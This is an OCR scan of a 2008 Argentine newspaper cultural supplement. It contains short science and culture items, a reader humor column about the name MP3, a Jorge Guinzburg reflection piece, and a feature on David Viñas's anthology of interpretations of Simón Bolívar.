


16.3.08
Nº 604
AÑO 11

El disco por el que Robert Plant plantó a Led Zeppelin
Milos Forman filma la vida de Goya
¿Se puede hacer arte con los virus de computadora?
Guillermo Saccomanno presenta *77*, su nueva novela

RECONSTRUYENDO A BOLIVAR

David Viñas presenta su *Antología polémica* sobre las múltiples interpretaciones de Simón Bolívar a lo largo de la Historia.



Agua y coca

Según relevos recientes del Centro Superior de Investigaciones Científicas, en el área metropolitana de Barcelona se consumen cada día más de 70 mil dosis de cocaína. Las cifras fueron obtenidas de una manera poco limpia —y sí, es un trabajo sucio, pero alguien tiene que hacerlo—: metiendo las manitos en las aguas residuales que llegan a la depuradora de El Prat de Llobregat. Es que la cocaína que se consume, al igual que la mayoría de las drogas, se metaboliza y despide a las pocas horas a través de la orina. Así que es posible determinar qué sustancias y en qué cantidad se han consumido en un área determinada a través del análisis de sus aguas residuales. En la planta depuradora de El Prat se tratan los restos de 1,3 millón de habitantes de la capital catalana y alrededores, y su estudio ha revelado un consumo de un par de kilos de coca al día (y hasta el doble los fines de semana), datos que duplican los obtenidos en Valencia, por ejemplo, y los de Milán, donde hace unos años se determinó que poco más de un millón de habitantes consumían cerca de un kilo diario. La presencia de metabolitos de la cocaína en las aguas residuales, aclara el estudio, no tiene efectos en el agua corriente, la de las canillas, ya que un 95 por ciento de estas sustancias se elimina en las plantas depuradoras. Una aclaración no se sabe si destinada a tranquilizar al usuario común (de agua) o al pequeño negociante dispuesto a reciclar lo que venga.



¿Qué contás, pescado?

Los peces de la especie *Gambusia holbrooki* saben contar al menos hasta cuatro, según ha revelado un estudio de la Universidad de Padua. El profesor del departamento de psicología general, Christian Agrillo, ha explicado que esta especie sabe distinguir el grupo más numeroso de peces cuando lo tiene delante. “Para protegerse de los predadores, estos peces tienden a formar grupos numerosos. A través de los experimentos de laboratorio hemos observado que colocando un pez frente a dos grupos de número diverso, el pez solitario reconoce el mayor y tiende a agregarse a ese”, ha declarado Agrillo. La decisión se produce siempre que el pez solitario debe escoger entre grupos de dos o tres miembros y de tres o cuatro. Sin embargo, cuando tiene que elegir entre grupos de cinco o seis, el pez solitario no llega a ser capaz de distinguir cuál de los dos es mayor. No obstante, si la diferencia entre ambos grupos es muy grande, como cuando tiene que decidir entre grupos de ocho y dieciséis, el pez solitario es capaz de agregarse al más numeroso. Los científicos han deducido a partir de estas observaciones que el *Gambusia holbrooki* sabe contar hasta cuatro y piensan que otras especies de peces también podrían hacer las mismas cuentas. “Nuestra investigación nos ha llevado a establecer que los peces usan una especie de acumulador interno para distinguir el grupo más numeroso, o bien son capaces de estimar la cantidad de espacio que el grupo ocupa”, ha explicado Agrillo.

HOLA, MUÑECA

La idea no es nueva para quienes hayan visto a la calenturienta replicante interpretada por Daryl Hannah en *Blade Runner* hace ya 25 años. Ni, para el caso, para quien haya visto *Metrópolis* con su escultural pero algo fría robot María hace 80. Sin embargo, recién ahora parece a punto de volverse una realidad: según el experto en inteligencia artificial David Levy, estaremos manteniendo relaciones sexuales con autómatas más o menos para 2050. Pero no porque nos haremos más afectos al metal o al plástico, ni para evitarnos salir de casa (todavía más), sino porque los robots serán casi indistinguibles de las personas de carne y hueso. O —perspectiva temible que en ciertos ámbitos ya parece haberse materializado— porque las personas de carne y hueso serán casi indistinguibles de los robots. Como sea, en su libro titulado con tanta sutileza y misterio *Sexo con robots: La evolución de las relaciones humano-robóticas*, el tal Levy escribe: “Una canilla libre de sexo para todos, las 24 horas del día, los 7 días de la semana. ¿A quién no le gusta la idea?”. De acuerdo con este chiflado, la gente con más posibilidades de verse beneficiada por los *sexbots* son “los más feos o aquellos que se aíslan demasiado como para encontrar por las suyas suficientes oportunidades románticas. Los solitarios, los miserables”, amplió, sin mayores consideraciones. “Creo que la sociedad será mucho mejor cuando hayamos encontrado una alternativa que los satisfaga sin hacerles daño a otros. Si ya existieran los robots del tipo de los que describo en mi libro, yo los usaría sin problemas. Por curiosidad, no es que lo necesite. Estoy felizmente casado.” No es por nada, Levy, pero queremos ver tu foto.



yo me pregunto: ¿Por qué hay MP3 si no hay MP1 ni MP2?

¿MP3? Me Pintó 3. Ni uno, ni dos. Tres.
El caprichoso de las siglas, desde VC

Mmm... la pregunta se presta a muchos bolazos. Pero cuidado cuando lleguen MP12, y le compriman el diario.
Dr. Taborda

Porque para no andar con vueltas sumaron MP1 + MP2 = MP3.
M. Pocho

Algún tiempo atrás, el comisario quería de alguna forma controlar el ingreso a su jurisdicción de los líderes políticos y como eso estaba prohibido por la ley 24270, lo hacia abajo clave, por ejemplo SB2 era Socialista Barbudo de nivel 2, PAP1 era Punk Anarquista Pelotudo nivel 1 y MP3 era Montonero Peronista nivel 3 que para el comisario aun hoy son los mas peligrosos. Un dato de un espía le informo al comisario que a las 3:30 de un domingo llegaría un cargamento de MP3, y ese domingo el único camión que llegó a las 3:30 fue uno lleno de i-pods, los comisarios los bautizaron MP3, después fue la gente del pueblo y después el mundo entero. Entonces no es que no haya MP1 y MP2, sino que para el comisario los Montoneros Peronistas son muy comprometidos con la causa.
Gonzalo Ex estudiante de derecho y adicto en recuperación de Derqui.

Versículo 4: no importa ni el uno, ni el dos, mucho menos el tres y el cuatro, yo quiero vinilos, que *vulva* el vinilo.
Dalaí Mama de otro mundo y de otra vida

Es un castigo divino para todos aquellos que son pobres y escuchan cumbia en mp3 desde sus celulares y no en un equipo como dios manda o en un celular caro como el que me compró papá.
San Careta de Bella Vista

MP1 y MP2 fueron ensayos que no resultaron, como las misiones Apollo de la NASA, que —también— recién la Apollo 3 funcionó.
Laika Virgen

Por la misma razón que no hay 1.0 y si 2.0 y 3.0. Ser primero es yeta.
Cero a la izquierda de Rafaela

Porque la tercera es la vencida y ahora podemos bajar música y películas a gusto y piacere. Total, el tapizado de los autos de los dueños de las grandes compañías discográficas están hechos con piel de artista.
Sr. Algo Rico, reseteado por mi analista personal

En realidad MP1 y MP2 existen, pero mantienen un bajo perfil. Uno tiene un kiosco, y el otro un remís. MP3 la pego con eso de la musiquita, e incluso les consiguió pique a MP4 y MP5.

Yo los conozco. Son ocho los monos.
Bill Puertas

Por la misma razón que podría ser SHIT40 o KK22, sin ánimo de ofender.
Abronsius

Porque no estaba el Bahiano para hacer “Música para el primer milenio” ni “Música para el segundo milenio”.
Lulú, que si estuvo

Porque “M”enem “P”erdió en el 0 “3”, no en el 01 ni en el 02.
Mhilip Porris III

Si “guglean” mp1 y mp2 se van a dar cuenta que la pregunta es capciosa.
El detallista Colorado

Porque está de moda que las precuelas vengan después, cuando ya no saben qué más inventar.
MPRon

Eso... sin embargo ya hay MP4 y se viene el MP5.
El pronosticador obvio de 9 de Julio


Por la misma razón que hay “Quiero vale 4” sin que se cante antes “Quiero vale 1, 2 o 3”
La Negra Bigotti de Firmat

para la próxima: ¿por qué la alianza de casado va en el dedo anular?

Para criticarnos, felicitarnos, proponer ideas, mandar sus respuestas, fotos descabelladas, objetos insólitos, separados al nacer o dudas a evacuar: fax 6772-4450 yomepregunto@pagina12.com.ar

POR JORGE GUINZBURG

LO QUE SÉ



Yo soy un niño. ¡Y no por el tamaño!

Jugar es una postura frente a la vida. Pero no hablo de jugar por dinero, sino de que me gusta la dinámica y el espíritu que se forma en los juegos. Me gusta la idea de seguir jugando siempre, hasta el final, pase lo que pase.

Me gusta que el triunfo en el juego pueda depender de alguna habilidad o talento. Por eso no me gusta ir al casino.

Mis preguntas no esconden ningún interés oculto. No hay otra intención que las ganas de saber lo que estoy preguntando. Y nada de lo que puedo llegar a preguntar es algo a lo que no pueda contestar. Eso, quienes acceden a una entrevista conmigo, lo saben, y por eso pueden ser más sinceros.

Cuando supe que poder expresarme con humor y al mismo tiempo no ocultar mi sensibilidad me ayudaba para hacer lo que quería, no lo abandoné nunca más.

Cuando me enojo tengo razón, pero es tal el grado de enojo que me quita la razón.

Una diferencia a favor mío respecto de mi viejo es que yo les pido perdón a mis hijos. Yo sé pedir perdón. Mi viejo nunca me pidió perdón y me hubiera encantado.

De chico vivía en un pueblo (Capilla del Monte, Córdoba), en donde pasaba que a veces se regalaban los chicos cuando la familia no podía alimentarlos. A casa venía el que hacía el reparto de vino, porque era una hostería, y el tipo no podía tener hijos, entonces le pedía a mi papá que me regalase. “Si total tiene dos...”, le decía. Entonces cuando yo me portaba mal, la parte sádica era que mi viejo me decía: “Al final voy a terminar regalándote”. Muchas veces pensé qué hubiera pasado si en lugar de educarme la familia que me educó, me educaba el que hacía el reparto de vino.

Creo en Dios, pero imagino que el dios de cada uno debe tener ligeros matices.

No soy de los que creen que si te esforzás te va bien. Hay mucha gente que se esfuerza y no le va bien.

En este ambiente, cuando querés garcar a alguien, le hacés fama de mufa. Entonces, hasta le quitás posibilidades de trabajo. Y eso es sangriento.

Siento que me canso de mis programas o de mis personajes antes que la gente. Y eso hace que busque cosas nuevas constantemente, lo cual no es sinónimo de éxito. Pero cuanto más cosas nuevas uno busque, más posibilidades tiene de acertar.

Cuando a uno le va bien, no se recuerdan tanto las cosas que no funcionaron.

Me encantaría que volviera *El Ventilador*. Es el proyecto más antieconómico que puedo llegar a encarar. Pero nos dimos gustos maravillosos.

Me acuerdo que cuando hacíamos *El Ventilador* en la radio, un día terminé en calzoncillos en el estudio.

No me acuerdo cómo fue que terminé en calzoncillos ese día en *El Ventilador*.

Creo que el psicoanálisis les vendría muy bien a todos los políticos. Pero es muy raro ver a uno yendo a terapia.

Siempre recuerdo que en *Las enseñanzas de Don Juan*, el tercer enemigo natural de la sabiduría era el poder. Evidentemente, Carlitos Castaneda tenía razón.

El humor es crítico, siempre. El humor político es un género que además de hacer reír, hiere, critica a algún dirigente o a alguna institución. Y tal vez los canales no tienen ganas de herir a nadie en esta época.

En los años de la dictadura militar lo más serio que se podía leer era una revista llamada *Humor*. Eso es muy fuerte.

En la época de *Satiricón* había una revista literaria que se llamaba *Crisis*, que tenía sábanas y sábanas de texto y vendía 50 mil ejemplares. Es impresionante pensar qué Argentina era ésa.

La revista porteña es diferente de cualquier espectáculo de music hall que pueda haber en el mundo. El sainete es el equivalente a la comedia musical de Broadway. En las décadas del ’30 y del ’40 la calle Corrientes era Broadway.

El sainete estuvo ligado a una época: si pienso en Vacarezza, se me aparece el conventillo donde estaba el tano, el gallego... Si tuviera que hacer un sainete hoy lo plantearía en el Once, con un paisano peleándose con un coreano. Por ahí el Negro Dolina sería ideal para escribir un sainete de ese tipo.

A mí me gusta que la gente se ría. Y si es a carcajadas, mejor todavía. Pero cuando hago humor con los militares o de la época menemista, no hay risas sino aplausos.

Un amigo medio esotérico me dijo que los asmáticos son la reencarnación de gente que murió de frío. Yo no sé si es cierto, pero por lo que detesto el frío me hace pensar que a lo mejor tiene razón. ®

Estas líneas pertenecen a las respuestas que Guinzburg dio en las diferentes entrevistas que le hizo *Página/12*.

sumario

Alerta, alerta, alerta que camina, la espada de Bolívar por América latina

Hace poco menos de una década, Hugo Chávez volvió a poner el nombre de Simón Bolívar en oídos de América latina. Sin embargo, no existe una visión única de la figura que ha sido considerada a lo largo de la historia y del continente un Napoleón sudamericano, el Washington de la América hispana, un caudillo cesarista o el líder del destino latinoamericano trunco. Casualmente en la semana en que los tres países que lo tienen como padre de la patria casi se enfrentan militarmente, David Viñas y Gabriela García Cedro presentan *Bolívar, antología polémica*, un estudio y recopilación en la que recorren las diversas interpretaciones y usos de su figura. Y a continuación, lo presentan.

POR GABRIEL D. LERMAN

El nombre Bolívar está en calles, plazas y universidades de todo el mundo, pero hay un continente y algunas ciudades en particular que lo llevan en el centro. Caracas, Bogotá y Quito son las tres capitales de países que en un tiempo formaron la Gran Colombia, para las que Simón Bolívar fue y es su Padre de la Patria, y cuyas banderas mantienen un enorme parecido: la franja de arriba amarilla, la del medio azul y la de abajo roja. Esos tres países, hace pocos días, estuvieron a punto de entrar en guerra entre sí. Además, hay un cuarto país que, caso excepcional, lo lleva en el nombre: Bolivia. Pero, ¿quién fue Simón Bolívar? ¿Por qué la historia mundial lo registra a veces como un Napoleón sudamericano, a veces como el Washington del Sur, a veces como un caudillo vanidoso y cesarista que buscaba perpetuarse en el poder, y otras como el liderazgo incomparable de un destino latinoamericano inconcluso, trunco?

Hay un enigma continental, muchas preguntas que proyectan su sombra desde el 17 de diciembre de 1830, día en que Bolívar murió físicamente en Santa Marta, localidad costera de Colombia. Lo había obtenido todo, o en todo caso fue el que más lejos llegó. Frente a la visión del liberalismo porteño, específicamente de Bartolomé Mitre, Bolívar careció de integridad y pecó en sus delirios de grandeza. Toda la oscuridad que desde la Argentina se construyó sobre él está vinculada a la resolución de las guerras de la independencia, cuyo episodio novelesco, extremo, es la entrevista de Guayaquil entre los dos más grandes, los dos pesos pesado, los Libertadores de América Simón Bolívar y José de San Martín. El contenido de esa reunión se mantuvo en secreto hasta que circuló la que se conoce como carta de Lafond, misiva que distintos historiadores consideran falsa y otros crucialmente verídica, que le habría enviado San Martín a Bolívar poco después de la entrevista, donde en todo caso se ofrece una versión sobre lo conversado, y las razones por las que San Martín produce su emblemático retiro, y le allana el camino a Bolívar para continuar su marcha hacia el sur, consolidar el poder en Perú, liberar Bolivia y quedar al borde de una expansión mayor.

ENEMIGOS INTIMOS

"En Guayaquil hay que ver la correlación de fuerzas", dice David Viñas, compilador junto a Gabriela García Cedro de *Bolívar, antología polémica*, recientemente editada por Peón Negro en la colección Crónica General de América Latina. "Digo, San Martín estaba ya fuera de combate. Digo, frente a los peruanos. Le matan al ministro, se lo asesinan. Bolívar venía triunfando, lo tenía todo. Guayaquil era parte del proyecto bolivariano. No era ningún angelito, claro, como dice la versión porteña tradicional. San Martín, el austero, el militar profesional; el otro, el loco de la guerra. San Martín era muy profesional, sexualmente prolijo. Aparece la hija, Remeditos, punto. El otro, era un loco sexual, las mujeres, hay que ver lo que era el éxito en ese momento." Viñas, quien se corre tanto de las lecturas apologéticas como detractoras del venezolano, puntualiza: "Ahora, ¿cuál es el proyecto fundamental? Y, era la reunión de Panamá, viejo. ¿Cuál es el problema? Y hoy se plantea lo mismo desde el Mercosur hasta la Unión Europea. El problema fundamental, el prioritario, es el enfrentamiento mano a mano con la gran empresa norteamericana".

El ascetismo sanmartiniano, el hombre alto, impertérrito, el militar impoluto, abstinente, frente al hombre bajo, aindiado, "que no miraba a la cara nunca para hablar" según Sarmiento, el temperamento caribeño, la ambición desmedida de Bolívar. Acaso el error esté en comparar rasgos personales sin poner en perspectiva las trayectorias y los roles que cada uno ocupaba. San Martín, un militar de carrera, que incluso en la cúspide de sus campañas nunca obtiene una relación prominente con Buenos Aires, frente a Bolívar, presidente vitalicio de la Gran Colombia, militar y líder político, que edifica su verticalidad a base de un jacobinismo criollo, aún en las aguas turbulentas e inestables de la herencia colonial de virreinatos, capitanías y gobernaciones.

DE SEÑORITO A LIBERTADOR

Nacido en Caracas en 1783, tenía Bolívar un destino de hacendado esclavista, socialmente rico, cómodamente instalado en la elite criolla. Huérfano de niño, criado por tíos y abuelos, se casó a los 19 años en Madrid, cuando ya era subteniente en los Valles de Aragua. Formado por Andrés Bello y Simón Rodríguez, con el tiempo destacadas personalidades de la cultura latinoamericana, Bolívar despuntó una vida de aventura que incluyó un romance con su prima María Teresa Rodríguez del Toro, y una temprana viudez en 1803 que lo devolvió al Viejo Continente siendo joven y adinerado. Allí se reencuentra con Simón Rodríguez, recorre París, Roma, conoce a los antiesclavistas Humboldt y Bonpland, y adquiere de primera mano



los influjos emancipatorios de la Revolución Francesa.

Regresa a Caracas en 1806 y se incorpora a los grupos que combaten el orden colonial, entre los que se encontraba Francisco de Miranda. Poco antes del 19 de abril de 1810, en que se desencadena la primera fractura en el poder virreinal de Venezuela, Bolívar es apresado junto a otros conspiradores. Ya instalada la Junta Suprema, es enviado en misión diplomática a Londres, donde hace contacto nuevamente con Miranda, y forman la Sociedad Patriótica, club político decisivo en la declaración de la independencia de 1811. Asciende rápidamente a general y, aunque toma parte de un episodio confuso donde cae Miranda a manos realistas, él se salva y huye a Curaçao. Poco después escribe el *Manifiesto de Cartagena*, su primer documento político, una suerte de balance del movimiento independentista. Temporalmente, el Congreso de Nueva Granada (Colombia) lo acoge para sus campañas militares, él reagrupa fuerzas y la emprende nuevamente hacia Caracas. Hacia 1814, su principal consigna ya era combatir el federalismo fragmentador y debilitante, y propugnaba la centralidad física y política de la región. Libera Caracas, luego debe abandonarla ante nuevas represalias, y se refugia primero en Nueva Granada y finalmente en Jamaica. Allí está derrotado, solo, impotente. Produce la *Carta de Jamaica* que, según el historiador venezolano Germán Carrera Damas, es un "documento de honda historicidad", un programa estratégico que sitúa la lucha por la independencia de Venezuela en el plano americano y mundial. Reúne fondos, recursos y en mayo de 1816 entra en la Isla Margarita. Tras diversas batallas y tensiones con los caudillos provinciales, en 1819 Bolívar se hace fuerte en Angostura, Guayana, donde convoca a un congreso y es nombrado presidente provisional con plenos poderes para conducir la guerra. Allí, Bolívar monta quizá la mayor operación de la guerra de la independencia, trasladando sus llaneros hacia Bogotá a través de los Andes y, en Boyacá, bate al poder realista y libera Nueva Granada. Los recursos y el prestigio adquiridos lo ponen al frente de un ejército triunfador. Poco después hace aprobar la "Ley fundamental de la unión de los pueblos de Colombia", núcleo de su visión americanista y base de la Gran Colombia. La batalla de Carabobo consolida la conquista de Venezuela, y despeja el camino de quien ya es considerado Libertador y Padre de la Patria. El 30 de agosto de 1821, se sanciona la Constitución de la Gran Colombia y Bolívar es elegido presidente por el voto unánime. Allí, comienza la campaña hacia el Sur, hacia el Perú. Mientras tanto, el 15 de julio, San Martín –que un año antes había desembarcado proveniente de Chile– convocaba en Lima al Cabildo Abierto en el cual se suscribía la Declaración de la Independencia de ese virreinato, uno de los dos enclaves realistas más antiguos de América junto al de Nueva España (México). Pocos meses después, Bolívar ocupa Quito y Guayaquil, que son incorporadas a Colombia. El 26 de julio de 1822 se produce la célebre entrevista de Guayaquil.

ESTADOS UNIDOS DE AMERICA LATINA

Ante la retirada de San Martín, Bolívar avanza sobre el Bajo y el Alto Perú. Victorioso en Junín, concentra el poder como dictador del Perú y cede el mando militar a Sucre, quien el 9 de diciembre de 1824 triunfa en Ayacucho, batalla que marcó el fin del poder español en América.

Bolívar convoca al Congreso de Panamá, también conocido como "Anfictiónico" en recuerdo de la Liga Anfictiónica de la antigua Grecia, con el objeto de buscar la unión o confederación de Hispanoamérica, antes conocida como Reinos Castellanos de las Indias. Reunido por pocas semanas a mediados de 1826, asisten representantes de la Gran Colombia (las actuales Colombia, Panamá, Ecuador y Venezuela), Perú, Bolivia, México y las Provincias Unidas del Centro América (Guatemala, El Salvador, Honduras, Nicaragua y Costa Rica). Los embajadores acuerdan la creación de una liga de repúblicas americanas con militares comunes, un pacto de defensa mutua y una Asamblea Parlamentaria Supranacional. El "Tratado magnífico titulado de la Unión, de la Liga y de la Confederación Perpetua", fue ratificado sólo por la Gran Colombia. El fracaso del Congreso estuvo llevo de suspicacias y acusaciones por la exclusión de Estados Unidos, quien sin embargo fue invitado a instancias del colombiano Santander, y por la acción del país del Norte para evitar la concurrencia de Argentina. Bolívar no quería la participación de Estados Unidos, y consideró un fracaso la convocatoria. Se lo considera el primer antecedente integracionista de la región y, aunque algunos lo señalan como condición de posibilidad en el tiempo primero de la Unión Panamericana y después de la Organización de Estados Americanos, la vertiente latinoamericanista lo considera inconcluso, pendiente, a casi dos siglos. Acaso la Comunidad Sudamericana o la Unasur (Unión de Naciones del Sur) sea lo más cercano a su continuidad.

BOLIVAR Y LA REINA DEL PLATA


Tal vez haya que pensar en las tradiciones políticas y militares que se fundan en esos pliegues de la historia, al menos en el imaginario que proyecta sobre la región la elite liberal porteña. La historia argentina, con el vértice en la vida de San Martín contada por Mitre, escamotea las condiciones en que se produce Guayaquil, y las implicancias que abre o cierra. Los argentinos, civiles o militares, inspirados en la renuncia del Padre de la Patria, se autoeximen de la escena posterior, la película se detiene allí. Argentina se corta sola, se encapsula en el Río de la Plata y prefigura su destino blanco y europeizante, de espaldas al continente. Parte del debate suele cifrarse en la forma de gobierno que deben adoptar las "repúblicas americanas", entre la idea de presidencia vitalicia de Bolívar y la propuesta de monarquía de San Martín. Mitre abona la idea del expansionismo bolivariano, para lo cual se apoya en distintas conversaciones que el venezolano mantiene en Bolivia, a mediados de 1825, con Carlos María de Alvear y José Miguel Díaz Vélez, enviados por Buenos Aires ante el agravamiento del conflicto con Brasil por la Banda Oriental. Los argentinos le piden a Bolívar que se constituya en amenaza ante Río de Janeiro. Según Mitre: "Nada menos soñaba el Libertador que subordinar a su influencia las Provincias Unidas del Río de la Plata como regulador; llevar adelante en unión con ellas la guerra contra el Brasil; derribar el único trono levantado en

Puerta a puerta

Qué incluye la antología vendida por sus propios dueños.

Bolívar, antología polémica es un libro de 382 páginas que incluye textos sobre Simón Bolívar de Karl Marx, José Martí, Pablo Neruda, Bartolomé Mitre, José Enrique Rodó, Rufino Blanco Fombona, José Joaquín de Olmedo, Juan Montalvo, Alberto Filippi, José Pacífico Otero y Germán Carrera Damas. Compilado y prologado por David Viñas y Gabriela García Cedro, cada capítulo seleccionado viene precedido de una aclaración sobre cada autor, su posición política y cultural, el contexto en que escribió y la articulación en la que queda inscripto su texto. Desde el cáustico eurocentrismo de Marx hasta el conmovedor texto del cubano Martí, quien construye un claroscuro magnífico sobre el Libertador, pasando por historiadores del siglo XIX y el XX, apologistas, detractores y polemistas, como la fulminante respuesta a Mitre del historiador venezolano Blanco Fombona.

El libro, editado por Peón Negro, es el primer tomo de la colección Crónica General de América Latina, que intenta poner sobre la mesa temas y enfoques desplazados, marginales, que sin embargo laten en los discursos del presente. Distribuido puerta a puerta por sus editores, sin intermediarios, los libreros de Buenos Aires no deberán extrañarse si uno de estos días ven llegar a su local a un hombre de pelo blanco y gesto ceñudo con la antología sobre Bolívar en la mano, y se las ofrece para la venta. Es que en este formato de edición y distribución artesanal, hasta el propio Viñas oficia de corredor.



América, y remontar de regreso la corriente del Amazonas en su marcha triunfal a través del continente subyugado por su genio". Incluso, Mitre señala a Manuel Dorrego y otros caudillos federales como partícipes de la conjura. Hasta que llega Bernardino Rivadavia a la presidencia. Entonces, dice Mitre, Rivadavia declara: "Ha llegado el momento de oponer los principios a la espada". El porteño se opone tajantemente a los "planes absorbentes" de Bolívar, en particular al Congreso de Panamá, para lo cual consigue, además, la abstención de Chile.

LOS ECOS DEL LIBERTADOR

Pero la mitrista no es la única interpretación de Bolívar que ha tenido peso en la Historia de éste y otros continentes, y de alguna manera, el recorrido esas lecturas y usos de su figura bien puede considerarse el cauce del libro presentado por Viñas y García Cedro.



Hacia el final del siglo XIX, Cuba cierra el proceso independendista del continente, y José Martí evoca al general de los llaneros: "¡Pero así está Bolívar en el cielo de América, vigilante y ceñudo, sentado aún en la roca de crear, con el Inca al lado y el haz de banderas a los pies; así está él, calzadas aún las botas de campaña, porque lo que él no dejó hecho, sin hacer está hoy: porque Bolívar tiene que hacer en América todavía!" Martí, el escritor pobre, el prócer modesto que medio siglo después simbolizará la emancipación con el nacionalismo y el socialismo cubano. "La independencia de América –escribe Martí– venía de un siglo atrás sangrando; ¡ni de Rousseau, ni de Washington viene nuestra América sino de sí misma!". El cubano no vacila, sin embargo, en hacer una semblanza de Bolívar en el ocaso, cuando las facciones de la Gran Colombia lo abandonan tempranamente, y bajo ella, una crítica aguda a su accionar político: "(...) erró acaso el padre angustiado en el instante supremo de los creadores políticos, cuando un deber les aconseja ceder a nuevo mando su creación".

